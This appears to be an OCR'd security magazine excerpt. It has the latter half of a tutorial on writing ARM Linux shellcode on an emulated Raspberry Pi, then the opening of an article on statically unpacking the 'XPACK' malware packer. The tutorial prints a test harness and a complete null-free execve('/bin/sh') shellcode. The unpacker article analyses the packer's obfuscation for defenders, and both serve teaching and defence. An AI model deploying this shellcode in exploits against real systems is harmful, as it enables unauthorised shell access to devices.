   git clone http://git.qemu.org/qemu.git
   ```
3. Change directory to 'qemu'
4. Issue the command:
   ```
   git pull -rebase
   ```
   (at the top of the git repository)
5. Issue a configure command (make sure you use the proper path for SDL):
   ```
   ./configure --target-list="arm-softmmu arm-linux-
   user" --enable-sdl --prefix=/usr
   ```
6. Issue the command:
   ```
   make command
   ```
7. As root, issue the command:
   ```
   make install
   ```
   (only if you want to install your *qemu* version – under some circumstances this might not be required).

If compilation proceeds without problems, after step 6 you should have a ready-to-use version of *qemu* that can run the *Raspbian* wheezy image. In order to do that you need to:

- Download the *Raspbian* image from raspberrypi.org
- Download the dedicated *qemu* kernel image from http://xecdesign.com/downloads/linux-qemu/kernel-qemu.

Now you can run your *qemu*-based *Raspberry Pi* with the following command (adjust the hda image name to your own needs):

```
qemu-system-arm -kernel kernel-qemu -cpu arm1176 -m
256 -M versatilepb -no-reboot -serial stdio -append
"root=/dev/sda2 panic=1" -hda 2012-10-28-wheezy-
raspbian.img
```

More detailed instructions for building *qemu* and a kernel for *Raspberry Pi* can be found in [2] and [3].

PROCESSOR OPERATING STATES

The BCM2835 system on chip (SoC) includes an ARM1176JZF-S processor, which belongs to the ARMv6 architecture family. The BCM2835 chip also contains the VideoCore IV GPU, which is not open source and its description is beyond the scope of this article. For the *RPi* system the GPU is important not only for graphics handling but it is also the first processor of the whole system which gets control and enables third-party operating systems to boot besides the included firmware (often called binary blob).

The ARM1176JZF-S processor can operate in one of three states:

- **ARM state –** 32-bit, word-aligned ARM instructions are executed
- **Thumb state –** 16-bit, halfword-aligned Thumb instructions are executed
- **Jazelle state –** variable length, byte-aligned Java instructions are executed.

Switching from one state to another is done by executing proper instructions and setting up certain registers:

- **BX** and **BLX** instructions load the PC register and are used to switch between ARM and Thumb state

- The **BXJ** instruction is used for Jazelle state, which is outside the scope of this tutorial.

In the case of ARM1176JZF-S, all exceptions are entered, handled and exited in ARM state even if the processor is in Thumb or Jazelle state. If Thumb or Jazelle state is being used the CPU enables a smooth transition from the ARM exception handler to the previous state.

Additionally, the CPU allows ARM and Thumb code to mix.

PROCESSOR OPERATING MODES

Besides processor states, the discussed ARM core supports a number of different operation modes:

- **User** – normal operation
- **FIQ** – fast interrupt processing
- **IRQ** – general purpose interrupt handling
- **Supervisor** – processing software interrupts (SVC/SWI) and this is protected mode for the OS
- **Abort** – processing memory faults (data abort or prefetch abort)
- **Undef** – handling undefined instruction exceptions
- **System** – privilege operating system tasks
- **Secure Monitor** – part of the TrustZone extension mechanism.

The system mode is kept in bits 4–0 of the CPSR register. It is important to remember that some modes keep their own copy of CPU registers, however from a programmer's perspective the same number of registers always have to be accessed, only the accessed values differ.

All modes except user mode are known as privilege modes, which means they can be used to access system protected resources and to service both exceptions and interrupts.

REGISTERS

In all operating modes there are at least 16 registers available, from R0 to R15. Similarly to x86 architecture, some registers have dedicated functions and cannot be used interchangeably with other registers (Table 2).

The PC (R15) register behaves differently depending on processor operating state:

- In Thumb state PC bit 1 is used to select between alternate halfwords
- In Jazelle state all instruction fetches are in words.

Since Thumb state is a subset of ARM state, Thumb registers are a little different:

- Only registers R0–R7 are available
- PC register is available
- SP register is available

Register	Alias	Register description	x86 equivalent and notes
R13	sp / SP	Stack pointer	ESP (RSP is 64 bytes wide so it does not apply to 32-bit ARM architecture). There is no EBP-like register in ARM by CPU design.
R14	lr / LR	Link register: the branch with link (BL) instruction puts the address of the next instruction following the branch instruction into the lr register. This enables sub procedures to be called and to return from them to the caller.	There is no direct equivalent in x86 or AMD64 architecture. Instead the stack is used.
R15	pc / PC	Program counter: holds the address of the next instruction the CPU will execute (instruction to be fetched for execution).	EPI (RPI is 64 bytes wide so it does not apply to 32-bit ARM architecture).
CPSR	N/A	Current Program Status Register: holds current flags, status bits and current mode bits.	EFLAGS register.
SPSR	N/A	Save Program Status Register: this is accessible only when in one of the privileged modes. As the name implies the register contains the state of the executed program (flags, status bits and current mode bits).	EFLAGS saved on the stack could be considered similar.

Table 2: Registers and their functions.

- LR register is available
- CPSR register is available.

All Thumb state registers are mapped into ARM stated registers of the same names.

CPSR REGISTER DESCRIPTION

Figure 1 shows the CPSR register from the ARM1176JZF-S Technical Reference Manual.

BASIC INSTRUCTIONS

To understand the ARM instruction set one needs to understand how it is built. There are a few simple rules that, when followed correctly, enable you to quickly grasp ARM assembly.

Historically, ARM has two notations for instructions. The older one:

```
<instruction>{<cond>}{S} <operands>
```

and the alternative form based on Universal Assembly Language (UAL) which uses the same notation for ARM and Thumb instructions:

```
<instruction>{S}{<cond>} <operands>
```

The fields in brackets are optional. The fields between '<' and '>' are required, and only certain values will be accepted by the assembler.

Most instructions have two or three operands. For example, the memory and register access instructions usually have two operands while arithmetic instructions like ADD have three.

The {S} field states whether the instruction should modify the CPSR due to the result of an operation or not. For example:

- The result of executing the ADD r2, r3, r4 instruction will be stored in the destination register, however the result of the operation will not be reflected in the CPSR flags N, V, Z and C.
- The result of executing the ADDS r2, r3, r4 instruction will be stored in the destination register and the result of the operation will change the N, V, Z and C flags in the CPSR register accordingly.

Some of the possible values for the condition field are shown in Table 3.

Cond field mnemonic	Meaning	Flag status for condition to be met
EQ	Equal	Z flag set
NE	Not equal	Z flag clear
CS	Carry set	C flag set
CC	Carry clear	C flag clear

Table 3: Some of the possible values for the condition field.

For a complete list of possible conditional field mnemonics and their meaning, please consult your core ARM Technical Reference.

MOV AND LDR (AND STR)

These instructions look quite similar at first, but they are different. Another quirk is that the LDR mnemonic is in fact a pseudo instruction.

The format for the MOV instruction is as follows:

```
MOV{S}{<cond>} <Rd>, <shifter_operand>
```

The result is stored in <Rd> and it is equal to the value of <shifter_operand>.

For example:

```
MOV r4, r6
```

means that the value of the r6 register is copied to the r4 register. Another example with immediate value:

```
MOV r8, #25
```

means that the value of the r8 register equals 25. Most ARM assemblers assume decimal values by default unless a different notation has been used.

To understand why the LDR instruction is also available in RISC architecture like ARM you need to understand one crucial MOV limitation: the immediate value on which MOV can operate is in the range between 0 and 255 decimal. But registers are 32 bits wide, so how can we store




Figure 1: CPSR register.

immediate values that are bigger than eight bits in them? This is where the LDR instruction comes to the rescue. Another important feature of LDR is its ability to read from memory.

Just like MOV, LDR takes only two arguments:

```
LDR{<cond>} <Rd>, <addressing mode>
```

For example:

```
LDR r0,=0x20200000
```

stores the value 0x20200000 (hexadecimal) in the r0 register. Note that the equals sign that precedes the immediate value is a requirement.

Another important instruction is STR, which is the reverse of LDR – it enables data to be stored (written) in memory. Its format is exactly the same as for the LDR instruction:

```
STR{<cond>} <Rd>, <addressing mode>
```

However, STR treats its arguments differently. The <Rd> is the source, while <addressing mode> is the destination – which is the opposite to LDR.

Simple operations such as addition and subtraction are supported by ADD and SUB instructions:

```
ADD{S}{<cond>}  <Rd>, <Rn>, <shifter_operand>
SUB{S}{<cond>}  <Rd>, <Rn>, <shifter_operand>
```

The result of the operation on <Rn> and <shifter_operand> is stored in <Rd>.

For example:

```
ADD r1, r2, r3
```

is equal to r1=r2+r3,

```
ADD r1, r6, #4
```

is equal to r1=r6+4,

```
SUB r1, r6, #4
```

is equal to r1=r6-4.

INT, SVC, SWI?

On x86, interrupts (among many other functions) have historically been used in different operating platforms to provide easy access to the underlying API:


- BIOS provided the INT 10h and INT 13h interfaces for video display and disk access.
- DOS provided INT 21h to enable DOS applications to access most of its APIs.
- *Windows* provided INT 2Fh (*Windows* later switched to the MSR-based SYSCALL mechanism).
- *Linux* provided INT 80h for system calls.

In the case of ARM-based *Linux* systems, the INT 80h interface call has been changed to the native ARM interrupt call: SVC n.

There is some confusion around the SVC instruction since in older assembler and ARM documentation this instruction was called SWI (SoftWare Interrupt). In fact, even some recent publications still use the SWI name. Both mnemonics describe the same ARM opcode and therefore not only have the same meaning but also operate identically. To cut a confusing story short: SWI has been renamed to SVC but there are no differences between the two instructions. However, to stick with the current naming convention, the SVC mnemonic will be used in the rest of this article.

While on x86 the number after the INT instruction denotes which interrupt should be triggered, the number after SVC is not a software interrupt number. Instead this is additional information that can be passed to the interrupt handler. Whether this value has some meaning and will be processed by the handler depends on the underlying operating system and the ARM core has nothing to do with it.

The default *Linux* call passes a 0x00 value and looks like this:



```
139c4:        e3a0700b        mov      r7, #11
139c8:        ef000000        svc      0x00000000
139cc:        e3700a01        cmn      r0, #4096          ; 0x1000
```

Figure 2: Example of bad bytes in instruction encoding.

From the shellcode perspective any null byte is a bad byte as it will mark the end of a string in the case of C string manipulation functions like strcpy(), for example. Fortunately, since *Linux* is not using a passed value it can be changed to something else, resolving the null bytes issue.

BRANCHES AND CALLS

Besides the SVC instruction or exception, another way to change the flow execution is based on branch instructions – see Table 4.

STACK OPERATION AND PROCEDURE CALLING

ARM supports basic stack operation through POP and PUSH instructions:

```
POP {<cond>} reglist
PUSH {<cond>} reglist
```

Mnemonic	Meaning	Description
B <address>	Branch to <address>	Unconditional jump to address/label
B{<cond>} label	Conditional jump to <address>	Conditional jump to address/label
BL <address>	Branch with link to <address>	Used to call procedures – BL copies the address of the next instruction into the LR register (R14)
BX <address>	Branch and exchange	Used to switch between ARM and Thumb state
BLX <address>	Branch, link and exchange	Used to switch between ARM and Thumb state. Just like BL it copies the address of the next instruction into the LR register (R14)

Table 4: Mnemonics and their meanings.

For example:

```
PUSH   {r2,lr}
```

Or:

```
POP    {r0,r10,pc}
```

The stack is in descending order. Pushing the LR register and later popping the PC register from the stack is typical ARM prolog and epilog of a procedure called with the BL instruction.

NOP

One of the most important instructions for shellcode programmers is NOP. Fortunately, ARM supports the NOP instruction – which results in no operation.

GETTING REQUIRED SYSCALLS

On x86-based *Linux* systems syscall numbers (passed to INT 80h) are kept in /usr/include/asm/unistd.h (in fact, in recent *Linux* distros this file contains just a C pre-processor definition to include asm/unistd_32.h or asm/unistd_64.h depending on the CPU used). Getting syscall numbers is no different in the case of ARM-based *Linux* – only the file paths can differ a bit. On *Raspbian* 'wheezy' /usr/include/arm-linux-gnueabihf/asm/unistd.h is the correct file. The following is an example listing of its content:

```
#if defined(__thumb__) || defined(__ARM_EABI__)
#define __NR_SYSCALL_BASE      0
#else
#define __NR_SYSCALL_BASE      __NR_OABI_SYSCALL_BASE
#endif

/*
 * This file contains the system call numbers.
 */

#define __NR_restart_syscall    (__NR_SYSCALL_BASE+  0)
#define __NR_exit          (__NR_SYSCALL_BASE+  1)
#define __NR_fork          (__NR_SYSCALL_BASE+  2)
#define __NR_read          (__NR_SYSCALL_BASE+  3)
#define __NR_write         (__NR_SYSCALL_BASE+  4)
#define __NR_open          (__NR_SYSCALL_BASE+  5)
#define __NR_close         (__NR_SYSCALL_BASE+  6)
[…]
#define __NR_execve        (__NR_SYSCALL_BASE+ 11)
[…]
Since __NR_SYSCALL_BASE is set to 0 execve syscall
has number 11.
```

GETTING REQUIRED INSTRUCTIONS

This process looks exactly the same as in the case of an x86 system. The most basic and probably quickest manual way is to write the required code in C and let the compiler choose the correct instruction for us. Then the only tricky parts are:

- Extracting the code and data from the compiled binary
- Fixing all the bad bytes by rewriting the compiler-generated code in some clever way.

Let's start with one of the most basic shellcodes for the Unix/*Linux* environment: execution of shell. The common way to do this is to call execve() with /bin/sh as the argument. In C, the code looks like this:

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv)
{
       execve("/bin/sh", NULL, NULL);
}
```

Clever people put target code into a separate function being called within main(). This makes locating our code easier, but you still need to strip the prolog and epilog code from the function. In our simple case we can skip this step.

Try to compile the C source code with gcc:

```
gcc -o execve.exe ./execve.c
```

Now let's check the resulting ELF file with the readelf command:

```
$ readelf -h ./execve_stat
ELF Header:
  Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:      ELF32
  Data:       2's complement, little endian
  Version:                1 (current)
  OS/ABI:        UNIX - System V
  ABI Version:            0
  Type:       EXEC (Executable file)
  Machine:                ARM
  Version:                0x1
  Entry point address:    0x8bbc
  Start of program headers:    52 (bytes into file)
  Start of section headers:    482240 (bytes into file)
  Flags: 0x5000002, has entry point, Version5 EABI
  Size of this header:         52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers:   6
  Size of section headers: 40 (bytes)
  Number of section headers:   28
  Section header string table index: 25
```

Now we can try to extract our possible shellcode. Let's try it with gdb first:

```
  $ gdb ./execve.exe
  GNU gdb (GDB) 7.4.1-debian
  Copyright (C) 2012 Free Software Foundation, Inc.
  License GPLv3+: GNU GPL version 3 or later <http://
  gnu.org/licenses/gpl.html>
  This is free software: you are free to change and
  redistribute it.
  There is NO WARRANTY, to the extent permitted by law.
  Type "show copying"
  and "show warranty" for details.
  This GDB was configured as "arm-linux-gnueabihf".
  For bug reporting instructions, please see:
  <http://www.gnu.org/software/gdb/bugs/>...
  Reading symbols from /home/pi/src/pentest/exploit_
  dev/rpi/execve.exe...(no debugging symbols found)...
  done.
     (gdb) disassemble main
  Dump of assembler code for function main:
     0x000083cc <+0>:    push    {r11, lr}
     0x000083d0 <+4>:    add     r11, sp, #4
     0x000083d4 <+8>:    sub     sp, sp, #8
     0x000083d8 <+12>:   str     r0, [r11, #-8]
     0x000083dc <+16>:   str     r1, [r11, #-12]
     0x000083e0 <+20>:   ldr     r0, [pc, #20] ; 0x83fc
  <main+48>
     0x000083e4 <+24>:   mov     r1, #0
     0x000083e8 <+28>:   mov     r2, #0
     0x000083ec <+32>:   bl      0x8308 <execve>
     0x000083f0 <+36>:   mov     r0, r3
     0x000083f4 <+40>:   sub     sp, r11, #4
     0x000083f8 <+44>:   pop     {r11, pc}
     0x000083fc <+48>:   andeq   r8, r0, r0, ror r4
  End of assembler dump.
```


As you can see there are some registry preparations and later there is a jump to the execve (0x000083ec bl 0x8308) function. But where is the execve function code? Unfortunately, we did not compile our ELF executable statically. Let's fix this mistake by recompiling our source code:

```
$ gcc -static -o execve_stat ./execve.c
```

Now disassemble it with the objdump utility:


```
$ objdump -d ./execve_stat | grep execve
./execve_stat:  file format elf32-littlearm
   8cd0:        eb002b3a bl    139c0 <__execve>
000139c0 <__execve>:
   139d4:       8a000001 bhi   139e0 <__execve+0x20>
   139e0:       e59f3014 ldr   r3, [pc, #20] ; 139fc
<__execve+0x3c>
   139f8:       eaffff6 b      139d8 <__execve+0x18>
```

Great, we now have the __execve function in our disassembly listing. Disassemble all code sections into



```
00008cb0 <main>:
    8cb0:       e92d4800        push    {fp, lr}
    8cb4:       e28db004        add     fp, sp, #4
    8cb8:       e24dd008        sub     sp, sp, #8
    8cbc:       e50b0008        str     r0, [fp, #-8]
    8cc0:       e50b100c        str     r1, [fp, #-12]
    8cc4:       e59f0014        ldr     r0, [pc, #20]    ; 8ce0 <main+0x30>
    8cc8:       e3a01000        mov     r1, #0
    8ccc:       e3a02000        mov     r2, #0
    8cd0:       eb002b3a        bl      139c0 <__execve>
    8cd4:       e1a00003        mov     r0, r3
    8cd8:       e24bd004        sub     sp, fp, #4
    8cdc:       e8bd8800        pop     {fp, pc}
    8ce0:       0006721c        .word   0x0006721c
```

Figure 3: main() function disassembly with execve() call.



```
000139c0 <__execve>:
   139c0:       e92d4080        push    {r7, lr}
   139c4:       e3a0700b        mov     r7, #11
   139c8:       ef000000        svc     0x00000000
   139cc:       e3700a01        cmn     r0, #4096        ; 0x1000
   139d0:       e1a01000        mov     r1, r0
   139d4:       8a000001        bhi     139e0 <__execve+0x20>
   139d8:       e1a00001        mov     r0, r1
   139dc:       e8bd8080        pop     {r7, pc}
   139e0:       e59f3014        ldr     r3, [pc, #20]    ; 139fc <__execve+0x3c>
   139e4:       e2602000        rsb     r2, r0, #0
   139e8:       e79f3003        ldr     r3, [pc, r3]
   139ec:       ebffd6a7        bl      9490 <__aeabi_read_tp>
   139f0:       e3e01000        mvn     r1, #0
   139f4:       e7802003        str     r2, [r0, r3]
   139f8:       eafffff6        b       139d8 <__execve+0x18>
   139fc:       00071924        .word   0x00071924
```

Figure 4: __execve() function.

a text file and find the main and __execve functions (see Figure 3).

As you can see in Figure 4, the *Linux* function 11 is being called through the SVC instruction. The 11 call number is, according to unistd.h, the execve call number. Now we have everything to form a base for the shellcode. To make it operational we need to get rid of the bad bytes.

TESTING OUT SHELLCODE

Before we get rid of the bad bytes we need to be able to test our shellcode. In order to do that we can use good old C stubs similar to this one:

```
#include <stdio.h>
char shellcode[] = "" /* place your shellcode between
"" */
int main()
{
        (*(void(*)()) shellcode)();
        return 0;
}
```

If you need to know the exact shellcode length (assuming all bad bytes have been removed) just add the following line to main() before calling the shellcode:

```
printf ("Shellcode size: %02d\n", strlen(shellcode));
```

FINAL EXECVE SHELLCODE

Below is the final execve shellcode with all the bad bytes removed – it was taken from [4]:

Bytes	Instructions
e28f6001	add r6, pc, #1
e12fff16	bx r6
4678	mov r0, pc
300a	adds r0, #10
9001	str r0, [sp, #4]
a901	add r1, sp, #4
1a92	subs r2, r2, r2
270b	movs r7, #11
df01	svc 1

Note how null bytes have been avoided:

- Instead of loading 0 value into registers, subs r*n*, r*n*, r*n* is used. Another option is to use the EOR (exclusive or) instruction with the same source and destination register.
- Instead of the default svc 0, svc 1 is used.

NOTES ON SHELLCODE EXECUTION

- Some tricks from x86 will not work in the ARM world and different approaches must be used.
- The return-to-glibc technique will not work out of the box. On ARM, parameters are not passed on the stack but through R0–R3 registers.
- ROP shellcode/payload is perfectly possible on ARM.
- Since Thumb mode can be mixed with ARM mode, Thumb can be used to eliminate bad bytes, for example when 16-bit values are sufficient for operation.

SOME FINAL THOUGHTS

What has been described in this tutorial is just the very beginning of shellcoding on ARM processors. There are many interesting areas, like the TrustZone feature or ROP gadgets to name just a couple. I hope that the material presented here is a good starting point for your own research into the fascinating world of ARM. Since embedded system security level evaluation can be quite a tricky and challenging process, there is a lot of scope for very interesting research. But what was once considered an embedded device is now starting to become a mainstream working environment, processing all our important information including privacy data, payments etc. With broad functionality and constant connectivity, this makes such devices perfect targets for attack. Studying penetration techniques enables us to develop better safeguards.

REFERENCES

[1] http://www.raspberrypi.org/.

[2] QEMU – Emulating Raspberry Pi the easy way (Linux or Windows!). http://xecdesign.com/qemu-emulating-raspberry-pi-the-easy-way/.

[3] Compiling an ARM1176 kernel for QEMU. http://xecdesign.com/compiling-a-kernel/.

[4] [Raspberry Pi] Linux/ARM – execve("/bin/sh", [0], [0 vars]) – 30 bytes. http://www.exploit-db.com/exploits/21253/.

FEATURE 1

WRITING A STATIC UNPACKER FOR XPXAXCXK

Sebastian Eschweiler
Fraunhofer FKIE, Germany

In contrast to dynamic unpacking of executables, static unpacking requires a thorough understanding of the unpacking algorithm. Commonly, executables are unpacked dynamically, because it is usually the much easier method. Static unpacking, however, has its benefits: it is guaranteed that only trusted code is executed. Furthermore, a static unpacker can be executed with an operating system that is different from the one the original unpacker stub is intended to run on, presenting an additional layer of security.

INTRODUCTION

The official name of the packer we are looking at in this article, as it is advertised in underground forums, is not known. We will refer to it as 'XPACK', after the string 'XPXAXCXK' which appears within its code.

The first instructions of an XPACKed binary consist of a polymorphic layer that decrypts the actual unpacker stub, amongst other things. Next, the unpacker stub decrypts and decompresses the original binary, and finally it jumps to the original binary's entry point.

The dynamic unpacking process for XPACK is straightforward and presents a typical example of unpacking executables, as [1, 2] demonstrate. In summary, dynamically unpacking XPACKed binaries consists of setting breakpoints on memory allocating API functions and functions that change memory access rights (in this example VirtualAlloc and VirtualProtect). Once these API functions are called, a breakpoint is set on the affected memory areas in order to further analyse the code accessing that region. At a certain point, the unpacked original binary is available in memory. Essentially, the unpacking process is finished at this point, and the unpacked binary can be dumped into a file to make it available for static analysis tools.

However, this article deals with the static unpacking of XPACKed files. The actual unpacking code, which is only touched marginally in the dynamic unpacking scenario, is scrutinized in depth.

The article is divided into two parts: in the first part, each step of the unpacking process will be outlined. The second part describes weaknesses in vital steps and how these weaknesses can efficiently be exploited. As a result, a generic unpacker of XPACKed binaries is presented.

THE XPACK UNPACKER STUB

The authors of XPACK deploy a series of techniques to thwart generic unpacking of XPACKed binaries. Amongst others, the original binary is compressed, chopped into small pieces and scattered throughout the executable.

The actual unpacker stub is hidden under a polymorphic layer and thus is difficult to spot using AV heuristics. The code of the unpacker stub itself also possesses polymorphic properties in order to hinder further detection and analysis. However, the obfuscation scheme is rather unsophisticated and with almost absolute certainty even contains a severe bug that would lead to undesired results when applied to normal binaries.

Chunk assembly

The XPACK authors invented a clever method of thwarting simple detection and unpacking. The packed and encrypted content of the original binary is scattered all over the packed executable in small chunks. During the reassembly phase, these chunks are collected and ordered into their original layout.

Polymorphic header

In the reassembly stage of XPACK, the unpacker stub sifts through the whole binary, byte by byte, and searches for said data chunks. The structure of the chunks is interesting, as the header is not constant. In order to successfully be recognized, the header must conform to a certain set of rules. It comprises eight bytes whose relation to each other must meet the following conditions:

- none of the first four bytes must be 0
- (byte 0) ^ (byte 1) | (byte 2) must be equal to (byte 4)
- (byte 1) ^ (byte 2) | (byte 3) must be equal to (byte 5)
- (byte 2) ^ (byte 3) | (byte 0) must be equal to (byte 6)
- (byte 0) ^ (byte 3) | (byte 1) must be equal to (byte 7)

Hence, traditional pattern matching cannot find these chunk headers.

Polymorphic checksum

Next, a hash function is calculated over the first eight bytes of the polymorphic header. After deobfuscation, it closely resembles classic CRC32 with one important difference that makes it a polymorphic checksum. The key to understanding the polymorphic properties of the checksum lies in understanding the obfuscation scheme. Hence, a short detour introduces some crucial properties of the obfuscation.

One of the obfuscation methods employed by the authors aims to hinder data flow analysis by obfuscating the actual register contents. It can be reduced to the following form:

- encrypt(x) = (x + A) ^ B
- decrypt(x) = (x ^ B) - A

It is evident that encrypt(decrypt(x)) equals x for any 32-bit integer.

If done properly, the method is well-suited to achieve its goals. However, the authors seem to have missed some basic data-flow principles and added the decryption function of the obfuscation in loops. In particular, during set-up of the CRC32 hash table, the code is as follows:

```
for i = 0 ... 256
       encrypt(i)
       hashTable[i] = genHashTableElement(i)

genHashTableElement(v1):
   for i = 0 ... 8
      if ( decrypt(v1) & 1 )
        v1 = (decrypt(v1) >> 1) ^ 0xEDB88320
      else
        v1 = decrypt(v1) >> 1
   end for
   return v1
```

Hence, the original data is altered in an erroneous way in the function genHashTableElement, as the decrypt() function is called multiple times during loop execution. Supposedly, the authors employed simple pattern-matching algorithms on the source code for their obfuscation scheme. The correct method would have been to invoke the decrypt() function at the very beginning of the genHashTableElement function.

The result, however, is quite astonishing: by following this apparently erroneous method, the authors have created a polymorphic checksum that is unique to each new obfuscation run.

The other fields of the header contain, amongst others, the size of the chunk and the offset where the chunk was originally placed. Once both the polymorphic header and the CRC32 match, the data chunk is copied to the appropriate location. Thus, the chunks do not have to occur in a particular order.

This procedure of finding valid chunks is repeated throughout the whole binary. Further checking of whether all chunks have been found is not conducted.

Decryption (1)

Once all chunks have been put in the appropriate place, the next stage in the XPACK unpacking process is a decryption layer. The decryption iterates, byte by byte, over the data, adding a constant and subtracting the loop counter modulo a constant value. The decryption is as follows:

```
for i = 0 ... len(data)
    s[i] =  s[i] + C - (i % D)
```


with C and D being constant byte values. Both constants change over different instances of XPACKed binaries.

Base-64 decoding

Once the data has been decrypted, it turns out to be a standard base-64 string. This string is decoded by a standard base-64 decoding algorithm using the common base-64 alphabet.

Decryption (2)

After the base-64 decoding, yet another decryption layer is executed. It is divided into two parts. First, a simple addition/subtraction round is applied on the data blob, as depicted in Figure 1.



```
_loop:
mov     ecx, [ebp+currentBlock]
sub     ecx, [ebp+counter]
push    10h
sub     ecx, edx
pop     eax
cmp     ecx, eax
ja      short _over

mov     eax, [ebp+currentBlock]
sub     eax, [ebp+counter]
sub     eax, edx

_over:
cmp     [ebp+counter], eax
jnb     short loc_40153F

mov     esi, [ebp+dataBlob]
add     esi, [ebp+counter]
mov     cl, dl
add     cl, byte ptr [ebp+counter]
mov     eax, edx
shr     eax, 4
mov     bl, cl
and     al, 3
and     bl, 1Fh
imul    bl
and     cl, 3
imul    cl
mov     cl, 0FEh
sub     cl, al
add     [esi+edx], cl
inc     [ebp+counter]
jmp     short _loop
```

Figure 1: XPACK block-wise decryption loop.

The code sequence adds a loop invariant byte-wise to the first 16 bytes of each 64-byte block and subtracts the loop counter from the first eight bytes. As this code sequence neither introduces further polymorphism nor poses any challenges in reverse engineering, it will not be discussed further.

The second part of this decryption layer has some resemblance to the decryption loop of the first layer. Here, the buffer is XORed byte-wise with a constant byte and a constant byte is added/subtracted:

```
for i = 0 ... len(data)
    s[i] = (s[i] ^ E) - F
```

with E and F being bytes chosen randomly during packing of the original executable.

Decompression

As a result of the last decryption layer, a data structure emerges that has a 16-byte header. The first eight bytes of the header are the string 'XPXAXCXK'. The next four bytes are interpreted as a 32-bit value, depicting the length of the uncompressed data. The last four header bytes denote the length of the compressed data. The rest of the buffer comprises the compressed data.

The decompression algorithm is obviously statically linked into the binary as it does not show the obfuscation methods found throughout the rest of the XPACK code. Furthermore, it seems to be compiled either for minimal size or hand-crafted assembly, as some very uncommon patterns can be found, such as calls into the middle of functions etc. Unfortunately, no further information about the decompression algorithm could be found. As the decompression algorithm can be utilized without changes, no further analysis is necessary.

CREATING A GENERIC UNPACKER

In order to properly and, importantly, *generically* unpack XPACKed code, all of the challenges its authors created must be overcome. In the following section, weaknesses in each relevant stage of the XPACK implementation will be pointed out. Furthermore, several ways of exploiting these weaknesses will be presented, and the most promising and efficient choices will be discussed.

Chunk assembly

As the polymorphic hashing function produces different checksums in each XPACKed binary, it is not possible to verify the checksum generically. Remembering the central polymorphic instruction of the hashing algorithm, (x + A) ^ B, the two 32-bit constants, A and B, must be extracted in order to calculate the correct checksum. To do this, the following options come to mind:

- **Decrypt the unpacker stub and extract the constants**: Once the unpacker stub has successfully been decrypted, the modified CRC algorithm can easily be found automatically as the generator polynomial consists of the standard CRC32 polynomial expressed in the 32-bit number 0xEDB88320. In the immediate neighbourhood, the constants in question can be found and extracted.

  However, this method requires a thorough understanding of decrypting the unpacker stub and thus adds even more complexity to the static unpacking process. Hence, it should be regarded as a last resort.
- **Disassemble the XPACKed binary and search for constants**: This method relies on the observation that the previously described obfuscation scheme is employed throughout the XPACKed binary, even before the actual unpacker stub is decrypted. Hence, it is feasible to search for possible values of constants A and B in the unaltered XPACKed binary.

  This option is preferable over the aforementioned one, as the constants can be derived without having to decrypt the actual unpacker stub.
